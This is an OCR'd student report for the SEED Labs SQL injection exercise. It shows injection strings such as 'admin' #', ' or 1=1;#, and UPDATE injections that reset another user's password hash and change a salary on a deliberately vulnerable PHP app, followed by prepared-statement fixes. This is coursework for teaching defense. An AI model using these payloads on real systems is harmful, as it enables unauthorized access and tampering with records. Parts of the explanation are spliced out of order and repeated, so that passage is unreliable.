Home Edit Profile
Logout
Save
Copyright © SEED LABs

Suhan's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	:sha1('u_hacked') where Name='Prateek
Password	Password


SCREENSHOT SHOWING THE LOGIN UNSUCCESSFUL USING THE ORIGINAL PASSWORD OF THE ACCOUNT 'Prateek' DUE TO THE ATTACK

Now we login using the new password which we set to the account 'Prateek' using the attack. The use of sha1 function in our input, we are basically performing the same steps which are performed by the program. We see that the attack was successful as we could not login using the original password but the login was however successful using the password set during the attack. The same can be seen in the above and the below screenshots



```
seed@CS412_Suhan_Attacker:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 49
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM credential WHERE name = 'Prateek';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Prateek | 20000 |     10 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> mysql> SELECT * FROM credential WHERE name = 'Prateek';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Prateek | 20000 |     10 | 4/20  | 10213352 |             |         |       |          | 535c1cd0bbc72466cec30ae34f1cd08a95568702 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Changed hashed passwords



www.seedlabsqlinjection.com/unsafe_home.php?username=Prateek&Passw

Would you like Firefox to save this login for seedlabsqlinjection.com?

Prateek

u_hacked

[✓] Show password

Don't Save | Save

eek Profile

Key	Value
Employee ID	20000
Salary	10
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs

SCREENSHOTS SHOWING THE SUCCESSFUL LOGIN TO ACCOUNT 'Prateek' USING THE NEW PASSWORD 'u_hacked' WHICH WAS SET DURING THE SQL INJECTION ATTACK

TASK 4: COUNTERMEASURE - PREPARED STATEMENT

Prepared statement comes into the picture after the compilation but before the execution step. A prepared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.


We create the prepare statement in the safe_home.php file.



```
    if ($conn->connect_error) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die("Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= ? and Password= ?");
  $sql->bind_param("ss", $input_uname, $hashed_pwd);
  $sql->execute();
  $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
  $sql->fetch();
  $sql->close();

  if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
  }else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
```


SCREENSHOT SHOWING THE PREPARE STATEMENT

Retrying Task2.1 i.e. to login using the SQL injection attack:



USERNAME admin' #

PASSWORD •••••



SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/safe_home.php?username=adr

Would you like Firefox to save this login for seedlabsqlinjection.com?

admin' #

•••••

Show password


Don't Save | Save

The account information your provide does not exist.

Go back

SCREENSHOT SHOWING ATTEMPT TO LOGIN IN THE ATTACK WAY
SCREENSHOT SHOWING THE LOGIN UNSUCCESSFUL IN THE ATTACK WAY DUE TO THE PREPARE STATEMENT ADDED

We now try to prevent the attacks of Task3 by creating the Prepare statement in the safe_edit_backend.php



safe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit

```
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

PHP Tab Width: 8 Ln 51, Col 5 INS

SHOWING THE PREPARE STATEMENT ADDED TO THE safe_edit_backend.php FILE

The fundamental problem of the SQL injection vulnerability is the failure to separate code from data. When constructing a SQL statement, the program (e.g. PHP program) knows which part is data and which part is code. Unfortunately, when the SQL statement is sent to the database, the boundary has disappeared;

the boundaries that the SQL interpreter sees may be different from the original boundaries that was set by the developers. To solve thisproblem, it is important to ensure that the view of the boundaries are consistent in the server side code and in the database.

The most secure way is to use prepared statement. Tounderstand how prepared statement prevents SQL injection, we need to understand what happens when SQL server receives a query. The high-level workflow of how queries are executed is shown in Figure 3. In the compilation step, queries first go through the parsing and normalization phase, where a query is checked against the syntax and semantics.

The next phase is the compilation phase where keywords (e.g. SELECT, FROM, UPDATE, etc.) are converted into a format understandableexecute the query, out of which the best optimized plan is chosen. The chosen plan is storein the cache, so whenever the next query comes in, it will be checked against the content inthe cache; if it's already present in the cache, the parsing, compilation and query optimization phases will be skipped. The compiled query is then passed to the execution phase where it is actually executed.

Prepared statement comes into the picture after the compilation but before the execution step. A prepared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data.

To run this precompiled query, data need to be provided, but these data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks to machines. Basically, in this phase, query is interpreted. In the query optimization phase, a number of different plans are considered to

We now repeat the Task3.1 to test the changes made to the safe_edit_backend.php file:

SCREENSHOT SHOWING THE EDIT PROFILE FORM TRYING TO EDIT THE SALARY OF ACCOUNT 'suhan' FROM ACCOUNT 'Prateek' USING THE ATTACK

The command typed:

```
ns',salary='12' where Name='suhan';#
```

SHOWING NO CHANGES IN THE ACCOUNT 'suhan' THUS PROVING THE ATTACK UNSUCCESSFUL DUE TO THE PREPARE STATEMENT

A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.

Ans.

Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten referring to safe_home.php using the prepared statements.

Before Using Prepared Statements, we can exploit the vulnerability

Guidelines Test SQL Injection String

In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error messages. To conduct your investigation, you can copy the SQL statement from php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is ’ or 1=1;#.

SELECT * from credential WHERE name=’$name’ and password=’$pwd’;

You can replace the value of $name with the injection string and test it using the MySQL console. This approach can help you to construct a syntax-error free injection string before launching the real injection attack in the future.

*****